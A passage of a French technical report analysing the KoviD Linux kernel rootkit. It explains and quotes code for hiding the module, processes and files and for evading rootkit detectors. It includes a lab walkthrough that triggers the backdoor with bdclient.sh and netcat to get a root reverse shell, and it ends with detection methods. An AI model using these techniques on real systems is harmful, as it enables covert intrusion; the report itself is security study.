user2@Ubuntu22:~/KoviD$ sudo dmesg
...
[  304.174627] hide: 'a0d59884-8643-4e16-9129-d7f83511cc3e.ko'
[  304.174633] hide: 'a0d59884-8643-4e16-9129-d7f83511cc3e.sh'
[  304.174638] hide: 'test'
[  304.174709] loaded.
```

Le module est visible, mais pas le point d'entrée dans le dossier `/proc`. De toute évidence, laisser la possibilité à n'importe qui de voir qu'un rootkit est actif est à l'opposé de la doctrine d'un rootkit. S'il est aussi facile de le voir, un détecteur de rootkit n'est même pas nécessaire. La plupart des rootkits permettent de camoufler leur processus, nous allons voir comment KoviD procède.

III.1 Cacher le module

Par défaut, le module est visible, il peut être repéré avec un simple `lsmod`. L'une des premières étapes est de le cacher pour permettre de l'activer de manière silencieuse. Comme vu précédemment, pour utiliser les propriétés du rootkit, il nous faut activer le point d'entrée par la commande `kill -SIGCONT 31337`. Il est normal que le message obtenu soit `bash: kill: (31337) - No such process` car le processus n'existe pas sur la machine.

Dans notre cas, pendant 1200 secondes, le point d'entrée `/proc/test` sera activé, ce qui nous permettra de cacher le module lors de la commande `lsmod`. On peut voir l'activation du point d'entrée à l'aide de la commande `dmesg` :

```
user2@Ubuntu22:~/KoviD$ sudo dmesg
...
[  232.488491] hide: '2ed5a5d3-5734-4bbe-a0e3-c9f2f4205cd2.ko'
[  232.488493] hide: '2ed5a5d3-5734-4bbe-a0e3-c9f2f4205cd2.sh'
[  232.488495] hide: 'test'
[  232.488543] loaded.
[  246.216240] /proc/test loaded, timeout: 1200s
```

On utilise la commande `echo hide-lkm > /proc/test` pour cacher notre module :

```
user2@Ubuntu22:~/KoviD$ lsmod
Module                  Size  Used by
intel_rapl_msr         20480  0
intel_rapl_common      40960  1 intel_rapl_msr
kvm_amd               208896  0
ccp                   143360  1 kvm_amd
```

Le module reste caché même lorsque le point d'entrée est désactivé, soit automatiquement à la fin des 1200 secondes ou manuellement par la commande qui l'a activé.

III.1.1 Faire réapparaître le module

Pour faire réapparaître le module (ce qui n'est pas recommandé), on effectue la commande `echo unhide-lkm=UNHIDEKEY > /proc/test`. On utilise la clef LKM qui nous a été communiquée à la compilation. Il est également possible de la retrouver facilement grâce aux commandes ci-dessous :

```
echo get-unhidekey >/proc/test
cat /proc/test
```

III.1.2 Analyse du code

Dans le fichier `kovid.c`, la fonction `kv_hide_mod` (cf. Annexe F) permet de cacher le module, nous allons voir comment. Tout d'abord, il est nécessaire d'expliquer une variable, la structure suivante :

```
struct __lkmmod_t {
        struct module *this_mod;
};
...
static const struct __lkmmod_t lkmmod = {
        .this_mod = THIS_MODULE,
};
```

Lors de la création d'un module noyau, une structure `struct module` est générée et la macro `THIS_MODULE` pointe vers cette structure, et donc vers notre module. On retrouve dans cette structure le nom et la version du module. Au sein de cette structure, on retrouve deux champs qui vont particulièrement nous intéresser : l'état du module (`enum module_state state`) et la tête de liste permettant de chaîner le module aux autres modules (`struct list_head list`).

De retour à la fonction `kv_hide_mod`, on commence tout d'abord par récupérer la liste des modules et de supprimer le module `kovid`, pour cela, on utilise `kv_list_del` :

```
static inline void kv_list_del(struct list_head *prev, struct list_head *next)
{
```

```
        next->prev = prev;
        prev->next = next;
}

static void kv_hide_mod(void)
{
        struct list_head this_list;

        if (NULL != mod_list)
                return;
    this_list = lkmmod.this_mod->list;
    mod_list = this_list.prev;
    spin_lock(&hiddenmod_spinlock);
...
    kv_list_del(this_list.prev, this_list.next);
...
}
```

On a ensuite une sécurité qui permet de contourner certaines techniques utilisées par des détecteurs de rootkits :

```
this_list.next = (struct list_head *)LIST_POISON2;
this_list.prev = (struct list_head *)LIST_POISON1;
```

Ces détecteurs de rootkit vont essayer de ”reconstruire” la liste chaînée des modules afin de voir s'il y a des anomalies. Si l'on a caché le module, alors, il n'apparaîtra plus dans la liste normale (`/proc/modules` et `/sys/module/<MODNAME>`), car nous avons remplacé les pointeurs vers l'entrée précédente (`this_list.prev`) et suivante (`this_list.next`) par des valeurs autres. Ces valeurs rendent le nœud du module invalide pour un parcours standard, ce qui empêche les outils de détection de le retrouver.

Le code va ensuite faire usage d'un ”contrôleur”, qui aura pour but d'enregistrer les références nécessaires (`sect_attrs`, les attributs liés aux sections du module, et `mkobj.kobj.parent`, le parent du `kobject` auquel le module est attaché dans `sysfs`) [4]. On finit par supprimer une partie de l'interface `sysfs` du module en utilisant `kobject_del` qui lui-même va supprimer le parent du répertoire `holders_dir` (répertoire créé par le module dans `sysfs` qui contient des informations sur les tâches liées) :

```
rmmod_ctrl.attrs = lkmmod.this_mod->sect_attrs;
rmmod_ctrl.parent = lkmmod.this_mod->mkobj.kobj.parent;
kobject_del(lkmmod.this_mod->holders_dir->parent);
```

Finalement, on va tout d'abord modifier le marqueur `state_in_sysfs`, le mettre à 1 signifie que l'objet n'est pas dans un état ”normal” puis nous allons modifier l'état du module pour le mettre à `MODULE_STATE_UNFORMED` :

```
lkmmod.this_mod->holders_dir->parent->state_in_sysfs = 1;
...
lkmmod.this_mod->state = MODULE_STATE_UNFORMED;
```

`MODULE_STATE_UNFORMED` correspond à un état de module, c'est-à-dire à quel niveau d'installation le module se situe. On a quatre états différents pour un module :

- `MODULE_STATE_ALIVE` : État du module lorsqu'il est chargé et qu'il fonctionne normalement.

4. On conserve ces références afin de pouvoir refaire apparaître le module si l'on en a besoin

- `MODULE_STATE_COMING` : État du module lorsqu'il est en train d'être chargé.
- `MODULE_STATE_GOING` : État du module lorsqu'il est en train d'être déchargé.
- `MODULE_STATE_UNFORMED` : État du module dans lequel il est considéré comme invalide. Cela peut se produire soit avant la formation du module, soit pendant son déchargement.

La fonction `kv_unhide_mod` (cf. Annexe G) permet de faire réapparaître le module une fois caché. De manière assez logique, cette fonction est juste le chemin inverse de la fonction `kv_hide_mod`. On change d'abord l'état du module de `MODULE_STATE_UNFORMED` à `MODULE_STATE_LIVE`, puis on reconstruit l'arborescence dans `/sys/module/<MODNAME>` et finalement, on rajoute le module dans la liste des modules.


Il est possible de cacher le module dès le départ, ce qui évite que le rootkit soit repéré dès le début. Pour cela, on doit être en mode **release**.

III.1.3 Mode *release*

Dans le Makefile, il y a une ligne commentée `DEPLOY=1` qui permet d'activer le mode *release*. Sans modifier le Makefile, on peut rajouter dans la ligne de commande de compilation `DEPLOY=1`, comme ci-dessous :

```
PROCNAME=test DEPLOY=1 make
```

Et comme on le voit ci-dessous, le module est complètement silencieux :



III.2 Fournir des portes dérobées avec shell inversé, backdoor

Pour activer cette fonctionnalité, on a besoin que le rootkit soit déjà installé dans la machine que l'on souhaite infiltrer. Une fois que le rootkit est correctement installé et que nous avons récupéré la clef de connexion, il faut utiliser sur une autre machine le script `bdclient.sh` (cf. Annexe H).

III.2.1 Analyse partielle du script

Le script permet de se connecter à la porte dérobée via plusieurs moyens, on peut utiliser `nc`, `socat`, `openssl` ou `tty`. Ici, nous allons prendre pour exemple le cas d'une connexion avec `nc`. Le script s'utilise de la manière suivante :

```
./bdclient.sh <METHOD> <IP> <PORT> <BDKEY>
```

Dans ce script, la partie qui permet de se connecter est la suivante :

```
nc)
shift
check_util "$NC" "$NPING"
f() {
    sleep 2
    [[ ! -n "$V" ]] && exec &>/dev/null
    # shellcheck disable=SC2086
     "$NPING" "$1" $GIFT --tcp -p "$RR_NC" --flags Ack,rSt,pSh \
         --source-port "$2" --data="$3" -c 1
```

```
}
[[ "$DRY" == false ]] && f "$@" &
listen "$NC" -lvp "$2"
;;
```

Nous allons détailler le fonctionnement de ce code, tout d'abord la commande shift permet de décaler les arguments dans la liste, par exemple, si l'on fait appel à un script avec les arguments `0 1 2 3 4 5 6`, un appel à shift fera en sorte que le premier argument devienne `1` au lieu de `0`. Dans notre cas, cela veut dire qu'on retire l'argument `nc` et que l'on a la répartition suivante :

- `$1` : IP de la machine sur laquelle le rootkit est installé
- `$2` : Port local qui sera utilisé pour l'écoute via netcat
- `$3` : La clef d'activation de la backdoor

La fonction `check_util` regarde si les utilitaires passés en argument sont installés. Si ce n'est pas le cas, alors le script s'arrête, sinon il continue. La fonction locale `f()` permet d'envoyer un paquet vers la machine cible afin de déclencher la backdoor. Plus précisément, c'est la ligne suivante qui en est responsable :

```
"$NPING" "$1" $GIFT --tcp -p "$RR_NC" --flags Ack,rSt,pSh --source-port "$2"
↪  --data="$3" -c 1
```

Ci-dessous le détail de cette commande :

- `$NPING` : Exécute `nping`
- `$1` : Correspond à l'adresse IP de la machine ciblée
- `$GIFT` : Optionnel, permet (s'il est défini) de rediriger la connexion vers une autre machine
- `--tcp` : Spécifie que le paquet sera un paquet TCP
- `-p $RR_NC` : Indique que le paquet doit être envoyé au port spécifié par la variable `RR_NC` (dans ce cas, 80)
- `--flags Ack,rSt,pSh` : Définit une combinaison particulière de flags TCP (ACK, rST, pSH). Ces flags servent de signature que KoviD reconnaît pour déclencher la backdoor (voir section III.2).
- `--source-port $2` : Port spécifié dans l'appel au script pour obtenir la connexion à la machine
- `--data="$3"` : Le paquet contiendra la clef d'activation de la backdoor (passée en troisième argument).
- `-c 1` : Indique que nping doit envoyer exactement un paquet.

Ensuite, le script vérifie si une variable `DRY` est définie en tant que `false`, cette variable permet de faire un test sans réellement envoyer le paquet. Puis, le script lance en arrière-plan la fonction `f()` avec les arguments restants (après le `shift`) et finalement, il met en place l'écoute via netcat en utilisant la fonction `listen()`, définie ci-dessous :

```
listen() {
    if [[ ! -z "$GIFT" ]]; then
cat << EOF
    If the receiving end of your gift [$GIFT] has run:
        $ $@
    Then hopefully the rootshell is now his
EOF
    return
    fi
    # shellcheck disable=SC2068
    [[ "$DRY" == "false" ]] && $@
}
```

Cette fonction a trois comportements :

- Si `GIFT = true`, alors la fonction va afficher un message informant l'utilisateur que la machine à qui on a "offert" le shell inversé, vient de l'utiliser.
- Si `GIFT = false` (ou vide) et `DRY = true`, alors la fonction n'exécute pas ce qu'on lui a donné en argument (à savoir `"$NC" -lvp "$2"`).
- Si `GIFT = false` (ou vide) et `DRY = false`, alors la fonction exécute ce qu'on lui a donné en argument (à savoir `"$NC" -lvp "$2"`).

Ce qui nous permet de finalement obtenir le shell.

III.2.2 Exemple

Le contexte de l'exemple est le suivant : nous avons deux machines virtuelles, la première va servir de victime et la deuxième d'attaquant. On va donc compiler et installer le rootkit sur la première afin d'obtenir les clefs :

```
Backdoor KEY : a54d5299bd81ebe4
LKM unhide KEY : 170368c529134a0d
UI: /proc/test
Build type: DEBUG
```

On va ensuite utiliser le script `bdclient.sh` pour accéder à la backdoor. Le script fournit une aide qui montre comment utiliser correctement le script :

```
Use: [V=1] ./bdclient.sh <method> <IP> <PORT>

Methods:
    openssl:    OpenSSL encrypted connect-back shell
    socat:      Socat encrypted connect-back shell
    nc:         Netcat unencrypted connect-back shell
    tty:        Encrypted non-interactive ROOT section sniffing
                for remote root live terminal commands dump

IP:
    Remote IP address where rootkit is listening

Port:
    Local port for connect-back session - must be unfiltered

Example:
    ./bdclient.sh openssl 192.168.1.10 9999 <Backdoor KEY>

Verbose, example:
    V=1 ./bdclient.sh openssl 192.168.1.10 9999 <Backdoor KEY>

Connect to GIFT address instead of this machine:
    GIFT=192.168.0.30 ./bdclient.sh openssl 192.168.1.10 443 <Backdoor KEY>

If used alongside with GIFT, DRY(run) will NOT send KoviD instruction and will show client's command:
    DRY=true GIFT=192.168.0.30 ./bdclient.sh openssl 192.168.1.44 444 <Backdoor KEY>
```

Il suffit d'utiliser correctement le script en donnant (dans cet ordre) la méthode, l'adresse IP, le port et la clef, et on obtient le shell inversé :

```
user@user-computer:~/KoviD/scripts$ sudo ./bdclient.sh nc 192.168.122.87 999 a54d5299bd81ebe4
Listening on [0.0.0.0] (family 0, port 999)
Connection from vm 58042 received!
/bin/sh: 0: can't access tty; job control turned off
#
```

III.3 Cacher les processus du système de fichiers proc

L'une des propriétés intéressantes qu'un rootkit a est de cacher des processus, qui peuvent notamment être gourmands en CPU et donc très visibles. En effet, certains rootkits peuvent récupérer les entrées clavier (keylogger) ou installer des portes dérobées. Pour cela, il faut laisser le rootkit actif sur la machine, et cela, sans interruption. Or, certains processus sont coûteux en ressources et les CPU engagés peuvent être nombreux, ce qui peut ralentir le système. Cela étant exceptionnel, la victime, l'antivirus peut vouloir vérifier l'état d'activité des processus par la commande `top`, si un processus inconnu prend de l'espace, alors, il est possible qu'il soit mis en quarantaine. Pour éviter cela, il nous faut cacher ce processus. Afin de maintenir les processus qu'on souhaite cacher, KoviD gère une liste chainée de ces processus (`tasks_node`).

III.3.1 Analyse du code

Les interactions entre l'utilisateur et le rootkit sont effectuées en partie par des écritures dans le processus. Pour cacher un processus en particulier, on va utiliser la commande `echo <PID> > /proc/PROCNAME`, où `<PID>` est l'identifiant du processus ciblé, qui va être reçu par la fonction de *callback* `write_cb` (cf. Annexe E). La gestion du masquage du processus se situe dans les lignes suivantes :

```
static ssize_t write_cb(struct file *fptr, const char __user *user, size_t size,
                        loff_t *offset)
{
        pid_t pid;
        char param[CMD_MAXLEN + 1] = { 0 };
        decrypt_callback user_cb = (decrypt_callback)_crypto_cb;

        if (copy_from_user(param, user, CMD_MAXLEN))
                return -EFAULT;

        /** exclude trailing stuff we don't care */
        param[strcspn(param, "\r\n")] = 0;

        pid = (pid_t)simple_strtol((const char *)param, NULL, 10);
        if (pid > 1) {
                kv_hide_task_by_pid(pid, 0, CHILDREN);
        }
    ...
}
```

Dans cette partie du code, on va récupérer l'entrée utilisateur avec l'appel à `simple_strtol` et essayer de cacher un processus qui y correspond avec la fonction `kv_hide_task_by_pid` :

```
void kv_hide_task_by_pid(pid_t pid, __be32 saddr, Operation op)
{
        struct task_struct *task = _check_hide_by_pid(pid);
        if (task) {
                if (op == CHILDREN)
                        _unhide_children(task);
                else {
                        struct hidden_tasks ht = { .task = task,
                                                   .saddr = saddr };
                        int status;
                        if ((status = stop_machine(_unhide_task, &ht, NULL))) {
```

```
                                prerr("!!!! Error unhide_task %p: %d\n",
                                      ht.task, status);
                        } else {
                                /** operate within list safe */
                                _cleanup_node_list(ht.task);
#ifdef DEBUG_RING_BUFFER
                                --ht_num;
#endif
                        }
                }
        } else if ((task = get_pid_task(find_get_pid(pid), PIDTYPE_PID))) {
                /* if visible, hide */
                _select_children(task);
                _fetch_children_and_hide_tasks(task, saddr);
        }
}
```

La fonction commence par parcourir la liste mentionnée précédemment, à l'aide de la fonction `_check_hide_by_pid` qui va chercher si un processus ayant un PID donné existe déjà dans la liste. Si le processus existe déjà, alors la fonction va renvoyer un pointeur vers une structure `task_struct` représentant le processus, sinon elle renvoie `NULL`. Dans le cas où la fonction trouve le processus, c'est-à-dire que le processus est déjà caché, on va entrer dans la première condition :

```
    if (task) {
                if (op == CHILDREN)
                        _unhide_children(task);
                else {
                        struct hidden_tasks ht = { .task = task,
                                                   .saddr = saddr };
                        int status;
                        if ((status = stop_machine(_unhide_task, &ht, NULL))) {
                                prerr("!!!! Error unhide_task %p: %d\n",
                                      ht.task, status);
                        } else {
                                /** operate within list safe */
                                _cleanup_node_list(ht.task);
#ifdef DEBUG_RING_BUFFER
                                --ht_num;
#endif
                        }
                }
```

Dans ce cas, le programme vérifie si la tâche en question a des enfants. Si c'est le cas, alors, on appelle une fonction pour faire réapparaître les enfants du processus (`_unhide_children`). Si le processus n'a pas d'enfants, alors on va créer une structure `hidden_tasks ht` qui contient les informations du processus. Puis, on appelle `stop_machine` qui va exécuter `_unhide_task` seulement sur le processus qui nous intéresse dans un contexte dans lequel tous les autres processus sont cachés. La fonction `_unhide_task` fait réapparaître le processus en l'enlevant de la liste des tâches à cacher. S'il y a une erreur, un message va être affiché, sinon on appelle `_cleanup_node_list` qui va permettre de nettoyer la liste interne.

Dans le cas où la tâche n'est pas déjà dans la liste, on va entrer dans la deuxième condition :

```
} else if ((task = get_pid_task(find_get_pid(pid), PIDTYPE_PID))) {
    /* if visible, hide */
```

```
    _select_children(task);
    _fetch_children_and_hide_tasks(task, saddr);
}
```

On récupère le processus (par son identifiant qu'on récupère en utilisant la fonction `find_get_pid`) grâce à la fonction `get_pid_task`. Une fois récupéré, on utilise la fonction `_select_children` pour rechercher tous les enfants du processus. Ensuite, cette fonction les rajoute dans la liste `children_node` afin de les cacher ultérieurement. Finalement, on utilise `_fetch_children_and_hide_tasks` qui parcourt la liste des enfants collectés et retire chaque processus lié au processus originel.

III.3.2 Exemple

Pour illustrer la propriété de camouflage de processus, nous souhaitons cacher le processus `stress`. `stress` est une commande Linux qui permet de tester les performances et la fiabilité du matériel en simulant un environnement à forte charge.

Pour ce faire, nous allons utiliser la commande suivante `stress -c 1 &`, et grâce à `top`, on peut voir le `PID` ainsi que la consommation du processus :

```
top - 15:46:53 up 13 min,  1 user,  load average: 4,00, 3,23, 1,70
Tasks: 221 total,   2 running, 219 sleeping,   0 stopped,   0 zombie
%Cpu(s):  4,0 us,  0,1 sy,  0,0 ni, 95,8 id,  0,0 wa,  0,0 hi,  0,1 si,  0,0 st
MiB Mem :  22526,3 total,  20450,6 free,    939,9 used,   1135,7 buff/cache
MiB Swap:   1451,4 total,   1451,4 free,      0,0 used.  21265,3 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2722 mint0000  20   0    3704    112      0 R 100,0   0,0   5:07.91 stress
      1 root      20   0  166104  11684   8380 S   0,0   0,1   0:01.49 systemd
      2 root      20   0       0      0      0 S   0,0   0,0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 slub_flushwq
      6 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 netns
```

FIGURE 1 – Processus stress visible

On remarque bien que le processus consomme beaucoup, puisque 100% des CPU sont utilisés et la mémoire virtuelle totale utilisée par la tâche est haute.

Pour le cammoufler, il nous faut charger le point d'entrée avec `kill -SIGCONT 31337`, ensuite, il nous faut identifier le processus à cacher, pour cela, nous l'identifions par son `PID` que nous voyons dans le tableau des activités des processus fourni par `top`. Pour cacher le processus, on utilise la commande `echo PID_PROCESSUS > /proc/test`, donc `echo 2722 > /proc/test`. Le processus disparait alors de `top`.

```
top - 15:59:05 up 26 min,  1 user,  load average: 4,00, 3,95, 2,99
Tasks: 219 total,   1 running, 218 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,0 us,  0,1 sy,  0,0 ni, 99,8 id,  0,0 wa,  0,0 hi,  0,1 si,  0,0 st
MiB Mem :  22526,3 total,  20438,5 free,    950,5 used,   1137,3 buff/cache
MiB Swap:   1451,4 total,   1451,4 free,      0,0 used.  21254,6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1445 mint0000  20   0  408252  52256  30972 S   1,0   0,2   0:05.46 mintreport-tray
      1 root      20   0  166104  11684   8380 S   0,0   0,1   0:01.50 systemd
      2 root      20   0       0      0      0 S   0,0   0,0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 slub_flushwq
      6 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 netns
      8 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/0:0H-events_highp+
```

FIGURE 2 – Processus stress caché

Pour le faire réapparaître, il suffit de renvoyer la même commande, c'est-à-dire, `echo 2722 > /proc/test`.

III.4 Cacher les fichiers et les répertoires

Au sein du code source du rootkit, le fichier `fs.c` contient les fonctions nécessaires afin de cacher les fichiers au système. Nous allons tout d'abord expliquer les structures utilisées représentant les fichiers :

- `fs_file_node` : Cette structure représente un fichier en les caractérisant par son nom (un champ `const char* filename`) et son nœud d'index[5] (un champ `unsigned long long ino`). Dans ce cas, on n'utilise pas la structure `inode` donnée par le système. En effet, ici, on ne prend en compte qu'un numéro d'identifiant.
- `inode` : La page du manuel concernant la structure `inode` nous donne le contenu de cette structure (type de fichier, numéro de nœud d'index, périphérique qui contient le nœud, etc.) et la définit comme suit :

  > *Each file has an inode containing metadata about the file. An application can retrieve this metadata using stat(2) (or related calls), which returns a stat structure, or statx(2), which returns a statx structure.*

- `inode_operations` : Ensemble des opérations possibles que peut effectuer le système sur un objet `inode`.
- `hidden_names` : Cette structure enregistre toutes les informations nécessaires à l'identification et à la gestion des fichiers/répertoires que l'on souhaite masquer. Ces informations sont les suivantes
  - Numéro de nœud d'index du fichier (`ino`)
  - Numéro de nœud d'index du répertoire parent du fichier (`ino_parent`)
  - Nom du fichier (`name`)
  - Tête de liste permettant de créer des listes chaînées avec ces éléments (`list`)
  - Autorisation en lecture seule, sous la forme d'un booléen (`ro`)
  - Précise si l'élément est un répertoire, sous la forme d'un booléen (`is_dir`)

Au sein de ce code, par souci d'interopérabilité, beaucoup de fonctions sont remplies de conditions testant la version du noyau. En effet, un grand nombre de comportements et de structures changent de format entre chaque version du noyau Linux. Par exemple, pour récupérer le nom du fichier via le *dentry*[6], un champ `f_path` a été rajouté à la structure `file` après la version 3.19 du noyau Linux) :

```
#if LINUX_VERSION_CODE < KERNEL_VERSION(3, 19, 0)
    fnode->filename = (const char *)f->f_dentry->d_name.name;
#else
    fnode->filename = (const char *)f->f_path.dentry->d_name.name // struct file *f
#endif
```

On peut regrouper les fonctions dans ce fichier en 3 catégories, la première étant les fonctions qui permettent d'extraire des informations d'un fichier :

- `fs_load_fnode` : Prend en paramètre un fichier et récupère son numéro de nœud d'index ainsi que son nom et les place dans une structure `fs_file_node` qui est retournée à la fin.
- `fs_get_file_node` : Prend en paramètre un processus (représenté par un objet de type `task_struct`) non-noyau[7] et retourne `fs_load_fnode` avec comme paramètre `task->mm->exe_file`, qui correspond au fichier exécutable d'un processus.

5. Un nœud d'index est une structure contenant des informations sur un fichier au sein d'un système, la plupart du temps Linux/Unix [10].
6. Dentry (Directory Entry) : Objet reliant les numéros de nœud d'index à un nom de fichier.
7. Un processus noyau est un processus qui n'a pas de mémoire défini, i.e, pas de fichier exécutable.

La deuxième catégorie correspond aux fonctions permettant de maintenir une liste de fichiers/répertoires à cacher :

- `fs_search_name` : Cette fonction prend en paramètre un nom (chaîne de caractères) et un numéro de nœud d'index et itère sur la liste des processus à cacher (`names_node` de manière sûre [8] à l'aide de la macro `list_for_each_entry_safe`, pour chaque fichier, on regarde son nom, s'il contient le nom donné en argument et si le numéro de nœud d'index correspond à celui en entrée ou vaut zéro alors, on renvoie `True`, cela évite de rajouter en double des fichiers déjà considérés.
- `fs_is_dir_inode_hidden` : Retourne le nombre d'objets de type `hidden_names` dans la liste `names_node` répondant aux conditions suivantes :
  - Le numéro de nœud d'index de l'objet est égal à celui de son parent.
  - L'objet est un répertoire.

  Cette fonction semble compter le nombre de répertoires qui sont liés à un répertoire donné.
- `_fs_add_name` : Cette fonction permet de créer un nouvel élément `hidden_names` et de le rajouter dans la liste des fichiers/répertoires à cacher.
- Fonctions **wrappers** `_fs_add_name` : Ces fonctions ne sont que des réutilisations du code de `_fs_add_name` où l'on modifie juste les champs `ro` et `is_dir`.
- `fs_del_name` : Supprime de la liste un fichier/répertoire donné (on donne en paramètre son nom) sauf s'il est en lecture seule.
- `fs_names_cleanup` : Vide complètement la liste des fichiers/répertoires à cacher.
- `_fs_get_parent_inode` et `fs_get_parent_inode` : `_fs_get_parent_inode` récupère le *dentry* parent du chemin d'un fichier/répertoire pour obtenir le nœud d'index et `fs_get_parent_inode` renvoie ce nœud d'index ou 0 en cas d'échec.

Enfin, nous avons les fonctions permettant de manipuler directement les fichiers, ces fonctions sont explicitement nommées, par exemple `fs_kernel_open_file` "ouvre" un fichier et renvoie un pointeur vers un objet de type `file` et `fs_kernel_write_file` permet d'écrire dans un fichier. On a donc les opérations d'ouverture de fichier, d'écriture, de lecture, de fermeture et de suppression.

Comme expliqué dans la section II.5, KoviD propose des *commandes* qui représentent certaines actions que l'utilisateur peut demander, par exemple, `Opt_hide_file` correspond à `hide-file`, c'est-à-dire, l'action de cacher un fichier. Au niveau utilisateur (ligne de commande), on utilise la commande suivante :

```
echo hide-file=chemin/vers/le/fichier > /proc/PROCNAME
```

Cette commande permet d'écrire dans `/proc/PROCNAME`, à chaque écriture dans ce processus, la fonction `write_cb` va être appelée ; elle permet de savoir ce que l'utilisateur souhaite. Au niveau du code, on va se servir, dans la fonction `write_cb`, des *commandes*. Nous allons regarder la partie du code qui concerne le masquage des fichiers :

```
...
case Opt_hide_file:
case Opt_hide_directory: {
    char *s = args[0].from;
    struct kstat stat = { 0 };
    struct path path;

    if (fs_kern_path(s, &path) &&
        fs_file_stat(&path, &stat)) {
        /** It is filename, no problem because we have path.dentry */
```

8. Le terme "sûre" signifie qu'il est possible de supprimer un élément de la liste lors de l'itération.

```
        const char *f = kstrdup(
            path.dentry->d_name.name, GFP_KERNEL);
        bool is_dir = ((stat.mode & S_IFMT) == S_IFDIR);

        if (is_dir) {
            u64 parent_inode =
                fs_get_parent_inode(&path);
            fs_add_name_rw_dir(f, stat.ino,
                       parent_inode,
                       is_dir);
        } else {
            fs_add_name_rw(f, stat.ino);
        }
        path_put(&path);
        kv_mem_free(&f);
    } else if (*s != '.' && *s != '/') {
        /** add with unknown inode number */
        fs_add_name_rw(s, stat.ino);
    }
} break;
...
```

On peut voir que le code ne fait pas de différence entre cacher un fichier et un répertoire. Il est possible de faire cela, car on utilise `path.dentry` et non le chemin. Cette fonction ne fait que rajouter dans la liste le fichier ou le répertoire que l'utilisateur souhaite cacher.

Ci-dessous, un exemple avec `PROCNAME=test` pour cacher un fichier nommé `try` :

```
test@vm:~$ ls
Bureau  Documents  Images  KoviD  Modèles  Musique  Public  snap  Téléchargements  TER  try  Vidéos
test@vm:~$ cat try
hello
test@vm:~$ echo hide-file=try > /proc/test
test@vm:~$ ls
Bureau  Documents  Images  KoviD  Modèles  Musique  Public  snap  Téléchargements  TER  Vidéos
test@vm:~$ cat try
hello
```

Si l'on souhaite le faire réapparaître, il suffit de faire comme suit :

```
test@vm:~$ ls
Bureau  Documents  Images  KoviD  Modèles  Musique  Public  snap  Téléchargements  TER  Vidéos
test@vm:~$ cat try
hello
test@vm:~$ echo unhide-file=try > /proc/test
test@vm:~$ ls
Bureau  Documents  Images  KoviD  Modèles  Musique  Public  snap  Téléchargements  TER  try  Vidéos
test@vm:~$ cat try
hello
```

IV Observations

Comme observé tout au long de ce rapport, le rootkit KoviD propose un grand nombre de fonctionnalités essentielles pour contrôler une machine. Bien que très performant, il n'est pas sans défaut. Par exemple, lorsque la porte dérobée est créée, le rootkit va déployer un *worker* qui va gérer le masquage des processus que la porte dérobée génère, mais aussi sa suppression. Cependant, pour la supprimer, le *worker* est obligé de temporairement faire réapparaître la backdoor, avant de la tuer avec un signal [11]. Ce court laps de temps où la porte dérobée est visible peut être utilisé par des détecteurs de rootkits.

Mais il existe d'autres complications, en effet, ce rootkit se voulant interopérable entre plusieurs versions du noyau Linux, inclut un grand nombre de directives de préprocesseur [12], ce qui complique grandement le code et montre les limites d'un rootkit interopérable. Nous avons testé KoviD sur des noyaux allant de la version 5.4 à la version 6.8, le rootkit fonctionne correctement sur chacune des versions. Mais pour toutes versions inférieures, la compilation ne fonctionne pas forcément, la plupart du temps, car la version du compilateur (`gcc`) n'est pas suffisamment récente, sinon cela est dû à l'utilisation de variable qui ne sont plus définis dans les en-têtes du système comme nous avons pu le voir dans la section II.2.1.

On peut également se questionner sur la nécessité d'avoir conservé `ftrace`, dans le système, qui peut être utilisé de manière détournée. Bien que `ftrace` soit une porte ouverte pour l'utilisation des *hooks*, il existe d'autres failles telles que l'utilisation de l'éditeur de liens dynamique [13].

Malgrès la performance de ces rootkits en mode noyau, il est possible de s'en protéger, en usant de plusieurs méthodes, par exemple, certains détecteurs de rootkits vont vouloir vérifier si les appels sytèmes ne renvoient pas à un module, c'est le cas de `bpf-hookdetect` [9] qui va lire la pile des appels des traceurs (`ftrace`, `strace`, ...). D'autres, comme `rkspotter` [10], regardent la table des appels systèmes et essaient de retrouver des entrées qui pourraient correspondre à un rootkit.

Bien que ces techniques soient efficaces contre certains rootkits, KoviD résiste aux détections des chasseurs de rootkits mentionnés, comme démontré sur le dépôt `git` de démonstration[11]. Cependant, certaines méthodes permettent d'analyser en détail le système sans pour autant alerter le rootkit. Pour cela, on fait ce qu'on appelle de la *détection hors-ligne* [14]. Un rootkit ne va s'activer que si le système est lui-même activé. La détection hors-ligne permet de redémarrer le système compromis sur une autre source qui lui est sûre, par exemple, une clef bootable. On va pouvoir, grâce à cette technique, accéder aux fichiers et à la mémoire sans les interférences du rootkit ; il est aussi possible de les comparer avec un système non compromis identique à celui compromis.

9. `https://github.com/pathtofile/bpf-hookdetect`
10. `https://github.com/linuxthor/rkspotter`

Références

[1] *Qu'est-ce qu'un rootkit ?* https://www.kaspersky.fr/resource-center/definitions/what-is-rootkit.

